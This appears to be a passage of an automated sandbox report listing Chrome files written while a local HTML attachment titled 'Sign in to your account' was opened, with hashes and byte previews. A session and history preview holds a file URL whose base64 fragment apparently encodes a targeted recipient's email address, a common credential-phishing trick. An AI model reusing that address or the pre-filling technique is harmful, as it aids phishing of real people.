C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	320
Entropy (8bit):	5.268286031359254
Encrypted:	false
SSDEEP:	6:m/Y5H9+q2PWXp+N23iKKdK8NIFUtp4Y5rGNJZmwP4Y5x9VkwOWXp+N23iKKdK8+Q:Ied+va5KkpFUtp4erGX/P4erV5f5KkqJ
MD5:	2DD82E65F4CBF6DF69D9E4023ECDD9BE
SHA1:	4057E29A7B4926D2A6106DFFC42EFBCB01DD7328
SHA-256:	B8BB831AA9C7DEDD425D1F90B11109B01AFB4AF39F148F94C7928EEB43B0F287
SHA-512:	F657D34FDB99492DE426C1DB2226E6A3D207ACF191FE25704DFB0AAA76829F1F32FCB70042622781A2F3CD9EE4CD946952DED55B2E9F08E09C0A8EE087FE776E
Malicious:	false
Preview:	2021/08/04-02:13:06.959 15bc Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/MANIFEST-000001.2021/08/04-02:13:06.961 15bc Recovering log #3.2021/08/04-02:13:06.962 15bc Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\nmmhkkegccagdldgiimedpiccmgmieda\1.0.0.6_0_metadata\computed_hashes.json	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	11217
Entropy (8bit):	6.069602775336632
Encrypted:	false
SSDEEP:	192:GbylJnlTwGB7V9Hne4qasKxXItmLG48gcLg/PkI:Gb+nldByaFx4toj8VEPT
MD5:	90F880064A42B29CCFF51FE5425BF1A3
SHA1:	6A3CAE3996E9FFF653A1DDF731CED32B2BE2ACBF
SHA-256:	965203D541E442C107DBC6D5B395168123D0397559774BEAE4E5B9ABC44EF268
SHA-512:	D9CBFCD865356F19A57954F8FD952CAF3D31B354112766C41892D1EF40BD2533682D4EC3F4DA0E59A5397364F67A484B45091BA94E6C69ED18AB681403DFD3F
Malicious:	false
Preview:	{"file_hashes":[{"block_hashes":["A+1PYW3V6CJbBuQ7aqrgYhyH3bT8PKyBXp3hN2slpI0=","WSOpQRkYTHjPSlG9Zif2a7TNhy43NDcG1Zg5Nv0UbH0=","jDctR8ImG5KZrQKm4kDjUB7FokSJfjo/pmvFowRVlaY=","LPxhhJiuU0lprt0T6flpS7TkaDg7MocrbmzO65xH6RI=","nZ9zLb2By96AkKXALRM+C0Eu11XUjPiMXEKjiCPdtHE=","wifibc1QfMBN2jrtUtLgsCefvuceTpAatmLvul11RJA=","dHjWlSIIdjj7MWqg3T8MG58RuuqRXk32vqi/13JqEgA=","zd3DV7dbvfNvx1hdhU01fW5ily52DLN0CFL/ADaEeTI=","DpjXcO85FFFY9KJFPkGNfFUtdQIOsGwO5jUckiUwY14=","gqid6l1+mk/6yWgUECRofI9lMipXgXh2jEN2+CxmPE0=","prDB91X2Mmfg/M/txVMITWBmEGbOGjqBTP7CMjYqdHs=","yLPAqV4gqoyS/zFkEt3Cn2j0q2v9QOSthVFfWn8EzCM=","EPQ3jzdrLkAHyvf3920B5Y3aAkO1IJdn/UtbnAmq6T0=","+oOc6ca+ChKUpTu+oa2ZRxRE+wG3QJmuYWEvYCs40NI=","3mBGNAiRlTANEQkqzU3TEi+5wJ0ubR5uwtS4/9OOM7w=","1A9NNawxuhu95H5eThvf1rewJ4QQWhhPNxJXO1C/n68=","E3vWLQxzmj+e5QxYbUsclIJ5n0lTpw5JBHV1Kph3/KM=","i3I8ghdTF9c1ZXNBZmvsID+DV4gxBVN27rj9wsMtRpg=","R8B8qYabnMSlLPhrtu0hGYrHn3llsMHqBbi70gkljEE=","rhlzuEvv2KRAFMms896xFwkNgPrw6WvmgPn6xrBSa2Y=","LAMXv6sRb0VZrY34aVXF3Fftxs

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\pkedcjkdefgpdelpbcmbmeomcjbeemfm\8520.615.0.5_1_metadata\computed_hashes.json	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	23474
Entropy (8bit):	6.059847580419268
Encrypted:	false
SSDEEP:	384:7dNc1NC6IcafusK4H1IIGRlhKlkIALQWdynQh2RX4K6M1tVztzr7XSNyzH:7dOscSRKc1nGRSkIhEw6M1tf7SNyb
MD5:	6AE2135EA4583C2F06CDEBEA4AE70FA4
SHA1:	DCEB26C7F02D53B5F214305F4C75B4A33A79CDC2
SHA-256:	03AA1944CB3C4F39E20B6361571BC45DFBEBD3FFDA3D8F148CC6ECB29958F903
SHA-512:	B5945E67D9F73DD1982D687E5C6D9B5D6B3886C8050363A259755C76AC0F93651F3425FA7C21AA6A13977AC1C8C9322F998F131648CB8909096058D4F0D23312
Malicious:	false
Preview:	{"file_hashes":[{"block_hashes":["DOZdV3jFvk12AM2JNDYKo3KZrlVRprmJ+sVGWkqqE4Q=","rVElW3Hu3T52SzDDUqGT5YiJTBGUv2h3pNuBKFlhZ1U=","X/3fg4KZxgQ1jBr5QGq0F5JnflgE27UErd88mrxTcxs=","VibLbpy0ig+5INMOU71fTYN76iaka2XVpmm1qAKYsX8=","EChCwCbQHbHQ7oDdGT2qNyiRJ0yck2YC2emNGq4whtE="],"block_size":4096,"path":"_locales/iw/messages.json"},{"block_hashes":["xklkoZ7iSU1+7cd6DAtEmUC5lPFd+EgcbnzxkOiFwlk=","3KbsvoxKY/3AwqgF2aAdVQRpMhsNVRkQ3rx2A6Z2Z+Y=","o9+tsohquaCMj+70zeinRG/hBhA2uLoDl/WoC1uokME=","xV/K8xucyWJELVT8Cqn+ugFjobBVmg8pnmACF+2PP4Y=","p/mvJm2wuCl32Rx3it654MljKAsMe3S9IDEabc1A8mE=","j8mPrTb5oOsBTj2Fer78JE6xG6+kR64Cvu2SW8d3j/k=","nqSRpGQ3USU2bZJsZ+AzBmFOyann8omwJrhEWFZDTXc=","eTcQyJUuNuF9yCga/fXGyFCj/pysSceanhBzksdx23s=","Wj7faqnspelXKMvnduxHn1XUBG8TEOqyns7/oUihekM=","VtBwXoadI3EP336rAiL33Gz19KGqtN+RYdKnMKAXoLw=","iDgLXQqXJp8nCZxgLuC9LXM45DGfufvGnXvmHsn18wc=","g+RfdDfrWTUK0Pkcsbot7NJ4SC9wVRV/dVVMuHAtEj8=","2oC4HcCuXu3VjFf6wnKlznt9uqQNaebcuWpm/mWj69U=","aMUIpuFqPMiieSaWhlktCK62v2P3OZQAWupWsYzCnvk=","L

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Favicons	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	1.2359191598977752
Encrypted:	false
SSDEEP:	24:LLwxh0GY/l1rWR1PmCx9fZjsBX+T6UwQdCF2o9S9VtsaDc90R4sjBwTnNGW4F2oU:yBmw6fUbPo+VtjI90R4W2GaoU
MD5:	50D9C9ECC9FA683EA27F9DD1B790A08E
SHA1:	FAE239C488C20B609CCBAB2C6EC9402ECE2EBEBC
SHA-256:	992DF85F7716622138B4435EE4F208EB848C466EB1F670591D2D626648682969
SHA-512:	E5F58F757A9DEEDC57C8BD415D82C6CDEC9934446FC8009DDFDAD6C27C4D55A026B6AF61FE7CC47885CA4B1ED4B5C9654F9897BD7B57F9E4EC09A4724C26 DA0
Malicious:	false
Preview:	SQLite format 3.....@ .....C.....g....._.c..~.2..... ....s...;+...indexfavicon_bitmaps_icon_idfavico

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Favicons-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	16972
Entropy (8bit):	0.7740140357167378
Encrypted:	false
SSDEEP:	24:kqyLiXxh0GY/l1rWR1PmCx9fZjsBX+T6Uw83n:kqdBmw6fUj3n
MD5:	E3D575D4EF463C1E3AD2D76B9B6F6532
SHA1:	072714C27AD80A8F86541CAEAE93F0B4E451A360
SHA-256:	C50B29681DA10EF402AA1EFEA56CDA2B5B96268F06BEEBE2330978CD39EE03C7
SHA-512:	E3E4A25CFBB00D6627460A0631CE89AAEA42B3288D0D7DBDC2486CD8E66B1A7A6ECC19BCAEFF00313778412376834352 84C7CA6CC45D3CDEA83112AAE31CE B8
Malicious:	false
Preview:	.....ALy..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	19
Entropy (8bit):	1.8784775129881184
Encrypted:	false
SSDEEP:	3:FQxlX:qT
MD5:	0407B455F23E3655661BA46A574CFCA4
SHA1:	855CB7CC8EAC30458B4207614D046CB09EE3A591
SHA-256:	AB5C71347D95F319781DF230012713C7819AC0D69373E8C9A7302CAE3F9A04B7
SHA-512:	3020F7C87DC5201589FA43E03B1591ED8BEB64523B37EB3736557F3AB7D654980FB42284115A69D91DE44204CEFAB751B60466C0EF677608467DE43D41BFB939
Malicious:	false
Preview:	.f.5.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.21206388635666
Encrypted:	false
SSDEEP:	6:m/YJ9q2PWXp+N23iKKdK25+Xqx8chI+IFUtp4YWHXZmwP4Y80FkwOWXp+N23iKKN:Icva5KkTXfchI3FUtp49/P4vY5f5KkTM
MD5:	AC0839DB874560665D4D691181F53BFD
SHA1:	7A9E00DBCB68527911BB12FDAA5E9A30AE684A23
SHA-256:	50EDE09C971CAAADE6D0FE747ADDE4BCB30029F07405EB7935F2E70C7720E22F
SHA-512:	4B7274631C21929EB2E1397DA5D291CD724EEA3635594C70FE1074EA8A4ED7A9A4FD7358188FE5C821CF1343E135D04FF9CCD73C405A2086E3569CB550080E3

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG	
Malicious:	false
Preview:	2021/08/04-02:13:10.798 3e4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2021/08/04-02:13:10.800 3e4 Recovering log #3.2021/08/04-02:13:10.801 3e4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG.oldfK (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.21206388635666
Encrypted:	false
SSDEEP:	6:m/YJ9q2PWXp+N23iKKdK25+Xqx8chI+IFUtp4YWHXZmwP4Y80FkwOWXp+N23iKKN:Icva5KkTXfchI3FUtp49/P4vY5f5KkTM
MD5:	AC0839DB874560665D4D691181F53BFD
SHA1:	7A9E00DBCB68527911BB12FDAA5E9A30AE684A23
SHA-256:	50EDE09C971CAAADE6D0FE747ADDE4BCB30029F07405EB7935F2E70C7720E22F
SHA-512:	4B7274631C21929EB2E1397DA5D291CD724EEA3635594C70FE1074EA8A4ED7A9A4FD7358188FE5C821CF1343E135D04FF9CCD73C405A2086E3569CB550080E3
Malicious:	false
Preview:	2021/08/04-02:13:10.798 3e4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2021/08/04-02:13:10.800 3e4 Recovering log #3.2021/08/04-02:13:10.801 3e4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	355
Entropy (8bit):	5.217570377750673
Encrypted:	false
SSDEEP:	6:m/YJRHOq2PWXp+N23iKKdK25+XuoIFUtp4YJgNJZmwP4YJArDkwOWXp+N23iKKdQ:IRva5KkTXYFUtp4B/P47D5f5KkTXHJ
MD5:	023330448432FCBB66548A7A041D9B07
SHA1:	A96F7AA05736F4942EC33E0156645B8B191EE4B0
SHA-256:	1BC47964020A991DDB0B3F43688DF39EBFC2C8325C4E93C8DC2B950C3E6F5CEE
SHA-512:	2111FA0DD62846AB574DDA85C53D02FED96F14A4BEF8A57B7C5F1C05A30FB8EC5DF313707C055C5CA088C061B0BBAFB9347D69695207E9FF4EC359E8064C35C
Malicious:	false
Preview:	2021/08/04-02:13:10.768 3e4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/MANIFEST-000001.2021/08/04-02:13:10.769 3e4 Recovering log #3.2021/08/04-02:13:10.776 3e4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB\LOG.oldl (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	355
Entropy (8bit):	5.217570377750673
Encrypted:	false
SSDEEP:	6:m/YJRHOq2PWXp+N23iKKdK25+XuoIFUtp4YJgNJZmwP4YJArDkwOWXp+N23iKKdQ:IRva5KkTXYFUtp4B/P47D5f5KkTXHJ
MD5:	023330448432FCBB66548A7A041D9B07
SHA1:	A96F7AA05736F4942EC33E0156645B8B191EE4B0
SHA-256:	1BC47964020A991DDB0B3F43688DF39EBFC2C8325C4E93C8DC2B950C3E6F5CEE
SHA-512:	2111FA0DD62846AB574DDA85C53D02FED96F14A4BEF8A57B7C5F1C05A30FB8EC5DF313707C055C5CA088C061B0BBAFB9347D69695207E9FF4EC359E8064C35C
Malicious:	false
Preview:	2021/08/04-02:13:10.768 3e4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/MANIFEST-000001.2021/08/04-02:13:10.769 3e4 Recovering log #3.2021/08/04-02:13:10.776 3e4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	327
Entropy (8bit):	5.218203838145431

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption\LOG	
Encrypted:	false
SSDEEP:	6:m/YT4q2PWXp+N23iKKdKWT5g1IdqIFUtp4YJyZmwP4YJ9HFzkwOWXp+N23iKKdKn:IQ4va5Kkg5gSRFUtp4r/P4YFz5f5Kkgk
MD5:	3864664B80FBE68449DCA38F642496EF
SHA1:	D3168048E65E0909D22A73E85499185D173CE8A9
SHA-256:	E14A0652F10A61BDA463432C150AA768CA8FF61A0F99E3BC16BDA13D5FCEA326
SHA-512:	D6B33861E6D60E268548967AAABF11BBA6BB4516372C6DF14D18B20EDBCE5DFE985B8FFE7CF66A7537CDC40D6CFBAF3C861611AF264BEBECD150A21D8BDF5 077
Malicious:	false
Preview:	2021/08/04-02:13:10.696 3e4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption/MANIFEST-000001.2021/08/ 04-02:13:10.701 3e4 Recovering log #3.2021/08/04-02:13:10.702 3e4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Stor e\Encryption/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption\LOG.old. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	327
Entropy (8bit):	5.218203838145431
Encrypted:	false
SSDEEP:	6:m/YT4q2PWXp+N23iKKdKWT5g1IdqIFUtp4YJyZmwP4YJ9HFzkwOWXp+N23iKKdKn:IQ4va5Kkg5gSRFUtp4r/P4YFz5f5Kkgk
MD5:	3864664B80FBE68449DCA38F642496EF
SHA1:	D3168048E65E0909D22A73E85499185D173CE8A9
SHA-256:	E14A0652F10A61BDA463432C150AA768CA8FF61A0F99E3BC16BDA13D5FCEA326
SHA-512:	D6B33861E6D60E268548967AAABF11BBA6BB4516372C6DF14D18B20EDBCE5DFE985B8FFE7CF66A7537CDC40D6CFBAF3C861611AF264BEBECD150A21D8BDF5 077
Malicious:	false
Preview:	2021/08/04-02:13:10.696 3e4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption/MANIFEST-000001.2021/08/ 04-02:13:10.701 3e4 Recovering log #3.2021/08/04-02:13:10.702 3e4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Stor e\Encryption/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GPUCache\data_1	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	296
Entropy (8bit):	0.4481240366544235
Encrypted:	false
SSDEEP:	3:8Eflv//l:88/l
MD5:	B5F63CBFA8A39A2D64932EDAB77073FB
SHA1:	25B14C5C1AE058A18F3B41410842902C8A847540
SHA-256:	2A07A50A0BC3ACE7604E2223A17A680136C394F404879161C4B596C909EE95D9
SHA-512:	6B719089B52FEFEA964E071825813BE3C81F9F0515EFBE6E2E1E46D3B3C14A75D14F7E6E1B39884A309268B7A8C1DA2155BBBC58EEE20DCF0BFD8494B48726C 7
Malicious:	false
Preview:	.'..(.....F..N' /.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.22127910655835556
Encrypted:	false
SSDEEP:	12:TL+A/eEYlxlBbn+BuBcQ2oSxTfJ2VQVBRs2qH9N4BcQ2oQxsZCB/:TLxeElxlln+uF2oSxTROOAd74F2oXUh
MD5:	227E751E3B6CCDBA6C9283D6E1A79E6D
SHA1:	9856FE910E7D63F74D046AD824C10A87B0B1F8B1
SHA-256:	6F8BF3DCD9880EC03A8C083620F08D6C325A13DDD886DEE0817AEA13B8CA228E
SHA-512:	FB213F6B70A63DB0EF02B438F0D2B8251E7894C842E17FF2CE62EDBB1ADA1BE653FE46ABBEEE549450FB2C628C1C37D92D91F4F7263EE52FCB247618E30B05 94
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History Provider Cache	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	1085
Entropy (8bit):	5.620376962706969
Encrypted:	false
SSDEEP:	24:DmkseXYsegrYc2JtWHK1UUqKEuhV1izlqNdbTGzF2o9Lm1Zcmtnu:DmRvseRcYth10uj1im3G4owLo
MD5:	E99148CF12BC824F6E5607272295ADB8
SHA1:	B2D80F3950F4DF7ADB513DAF9372748BB169C62D
SHA-256:	A239F8CD71AE6545DED686F822DC74661F7E0F0BAA96B3083B0CE1EE807D05CD
SHA-512:	3A9D6F943077B2F04B847E7BBCE41803CC7EBAFB66153D868E9B206A64D56E4EF4D210F0A00900116B419CCCC550C3B801B451ACE0AD58D5FEDB560D5D35F0B
Malicious:	false
Preview:	.....z....account.*amphzwdlckbidxjuc2lkzwhvc3bpdgfslmfzbi5hdq..att05713..c..desktop..file..user..htm..in..sign..to..users..your*.....account.....*amphzwdlckbid xjuc2lkzwhvc3bpdgfslmfzbi5hdq.....att05713.....c.....desktop.....file.....user.....htm.....in.....sign.....to.....users.....your..2... ....0.....1.....2.....3.....5.....7.....a.. .....b.....c.....d.....e.....f.....g.....h.....i.....j.....k.....l.....m.....n.....o.....p.....q.....r.....s.....t.....u.....v.....w.....x..... y.....z....:.....B..... .....*Xfile:///C:/Users/user/Desktop/ATT05713.HTM#amphZ WdlckBidXJuc2lkZWhvc3BpdGFsLmFzbi5hdQ==2.Sign in to your account:.....f..... .....*+file:///C:/Users/user/Desktop/ATT05713.HTM2.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	42076
Entropy (8bit):	0.11710635074006123
Encrypted:	false
SSDEEP:	12:ksd/aswuH+xxvqLBj/63l64nMWQA9LXBQZ8fOt:9MvqLB631bNXTfE
MD5:	ADCDB444FAEC08411180012F1BC47839
SHA1:	FC143F316CF993969223205560A52824D2D24009
SHA-256:	42CE8160524CC2984B4886474F0AEBBA95A1CD8BC075FFF4601D2BDFF50AACB3
SHA-512:	2962326DD1033A9EE2A1EE3712253D6FBD240CFFEE7AC335EBC93582179F1A0094BB7EEFDF3646C626CC24FB57F27B9C5BFE0B4E0967609E427467C3D38C63D0
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Last Session (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	3315
Entropy (8bit):	3.616646867819452
Encrypted:	false
SSDEEP:	48:34XxXoDy0+BzIVlfVBoV+KkzIVl//V8RL:34ZMf+9U
MD5:	6DEFD60D43CE2CA136D0F2C312E7A602
SHA1:	65EA371DEC53355D216B4933898B9F17CA3CFE9F
SHA-256:	2CDCA45C69A66E52D6E5FC22B21D79B35BE8B22001C06D062C1B53A27CB9029D
SHA-512:	5840837FE55C2FE7E0326FD9BD5C52D849E4A3C0F65C2E0582E790BC573BA0732209B18BD48487693A05CB9DB32E9CBE1E1538B294CA9B4BE516E3918773D08
Malicious:	false
Preview:	SNSS.....!.....1.,.....$...fbb06e5e_347e_43f6_8c09_ed5e0bb05341.....}q..... .....5..0.....&...{524A03AB-861D-4591-9B4E-BDD69F9D425A}.....|.....X...file:///C:/Users/user/Desktop/ATT05713.HTM#amphZWdlckBi dXJuc2lkZWhvc3BpdGFsLmFzbi5hdQ==....S.i.g.n. .i.n. .t.o. .y.o.u.r. .a.c.c.o.u.n.t...<...8.....0.....h.....`..... .....H.....s..5....r..5.. .....X...f.i.l.e.:./././.C.:./.U.s.e.r.s./.h.a.r.d.z./.D.e.s.k.t.o.p./.A.T.T.0.5.7.1.3...H.T.M.#.a.m.p.h.Z.W.d.l.c.k.B.i.d.X.J.u.c.2.l.k.Z.W.h.v.c.3.B.p.d.G.F. s.L.m.F.z.b.i.5.h.d.Q.=.=.....^...+...f.i.l.e.:./././.C.:./.U.s.e.r.s./.h.a.r.d.z./.D.e.s.k.t.o.p./.A.T.T.0.5.7.1.3...H.T.M.....8.....0.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Last Tabsle (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	1.8112781244591325
Encrypted:	false
SSDEEP:	3:3Dtn:3h
MD5:	0686D6159557E1162D04C44240103333

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Last Tabsle (copy)	
SHA1:	053E9DB58E20A67D1E158E407094359BF61D0639
SHA-256:	3303D5EED881951B0BB52CF1C6BFA758770034D0120C197F9F7A3520B92A86FB
SHA-512:	884C0D3594390E2FC0AEAB05460F0783815170C4B57DB749B8AD9CD10741A5604B7A0F979465C4171AD9C14ED56359A4508B4DE58E794550599AAA261120976C
Malicious:	false
Preview:	SNSS....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	PGP encrypted data
Category:	dropped
Size (bytes):	2955
Entropy (8bit):	5.464366865718538
Encrypted:	false
SSDEEP:	48:afGe1ila7jMMa8dbUp8pzkbQSefgGSNrS0U9RdiN9Jf:gQa7jMMZdbUp8pzkbQ5fgG+rS0Lf
MD5:	6F75DE3AF909685C8181C0484C75D9E6
SHA1:	58EBC5018E578F450EC91729438D1CFE7ABB8F70
SHA-256:	3313FD491B08A8BE114FF6341F4E00C1A3518086A35A0F2751C06352492D0D3B
SHA-512:	D1BA4F47F366EEDC5DC7FD6C54B3831538C8C9FF2FF842849A0CABFDF759CBBE45F2A975DAAC47374CF098F0E02A868477F59842A536D82E9D9B3B14171FBFB
Malicious:	false
Preview:	.._....*.....8META:chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm.....Y_chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm..mr.temp.HangoutSinkDiscoveryService;.{"cache":{"sinks":{},"g":{},"h":null},"manualHangouts":{}}.a_chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm..mr.temp.IdGenerator.cast.RequestIdGenerator..329571000.H_chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm..mr.temp.LogManager...["[2021-08-04 02:13:12.80][INFO][mr.Init] MR instance ID: b278acaf-b581-4a48-b227-250281648988\n","[2021-08-04 02:13:12.80][INFO][mr.Init] Native Cast MRP is disabled.\n","[2021-08-04 02:13:12.80][INFO][mr.Init] Native Mirroring Service is enabled.\n","[2021-08-04 02:13:12.80][INFO][mr.PersistentDataManager] removeTemporary_: 163 chars used\n","[2021-08-04 02:13:12.80][INFO][mr.PersistentDataManager] initialize: 163 chars used, 67 other chars\n","[2021-08-04 02:13:12.81][INFO][mr.CastProvider] Query enabled: true\n","[2021-08-04 02:13:12.81][INFO][mr.CloudProvider]

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	332
Entropy (8bit):	5.189711880027593
Encrypted:	false
SSDEEP:	6:m/Y7cuKSQ+q2PWXp+N23iKKdK8a2jMGIFUtp4Y7adgZmwP4Y7SsQVkwOWXp+N23c:IfuKSVva5Kk8EFUtp4bg/P4qI5f5Kk8N
MD5:	D6C854DB11CEAB8BE409DEAACDC0C956
SHA1:	DDA4BDC246E4F53F6BC404877375F5B9DAECCB89
SHA-256:	A699222AE1B4188674FE85D77CC685210ED9B5A0B129A596E1897CEFC3115BE0
SHA-512:	F87E34B497DD28629C3E8001E7AD1C43BD6FE4CE9972B4387B0BF8912ACD1129C6EBEE820B056CCDF8EEF86C0B76392DB6A90B71CBC38B621BD49BA3B0B1E199
Malicious:	false
Preview:	2021/08/04-02:13:04.467 1238 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb/MANIFEST-000001.2021/08/04-02:13:04.468 1238 Recovering log #3.2021/08/04-02:13:04.469 1238 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\LOG.oldn (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	332
Entropy (8bit):	5.189711880027593
Encrypted:	false
SSDEEP:	6:m/Y7cuKSQ+q2PWXp+N23iKKdK8a2jMGIFUtp4Y7adgZmwP4Y7SsQVkwOWXp+N23c:IfuKSVva5Kk8EFUtp4bg/P4qI5f5Kk8N
MD5:	D6C854DB11CEAB8BE409DEAACDC0C956
SHA1:	DDA4BDC246E4F53F6BC404877375F5B9DAECCB89
SHA-256:	A699222AE1B4188674FE85D77CC685210ED9B5A0B129A596E1897CEFC3115BE0
SHA-512:	F87E34B497DD28629C3E8001E7AD1C43BD6FE4CE9972B4387B0BF8912ACD1129C6EBEE820B056CCDF8EEF86C0B76392DB6A90B71CBC38B621BD49BA3B0B1E199
Malicious:	false
Preview:	2021/08/04-02:13:04.467 1238 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb/MANIFEST-000001.2021/08/04-02:13:04.468 1238 Recovering log #3.2021/08/04-02:13:04.469 1238 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent State6a (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2300
Entropy (8bit):	4.890918967191452
Encrypted:	false
SSDEEP:	48:Y2TntwCXGDHzMo6MsOTsgRLsY2bSRWm5s3yKsJ3zswMHLYhbD:JTnOCXGDHzMo6i1BwHmMEpGMhH
MD5:	2AA00B56B6363EE5C91A7E67C15B25D0
SHA1:	CE58B8379ECE6CA36CB0D51B9342349B284A3223
SHA-256:	AED989D23D540CDD3E8EFB21949BC333C2715B3CF15C1B83E490B1DDAB9B7D3B
SHA-512:	56DA914D3E593F41D05FE668F68E5CDB1A793062B3CDDA88A5260F90D80EA6AB4EDD12DC3A375728C32E8EC954A4C7FE07B381810B8CD048A1354C33B65A3E E1
Malicious:	false
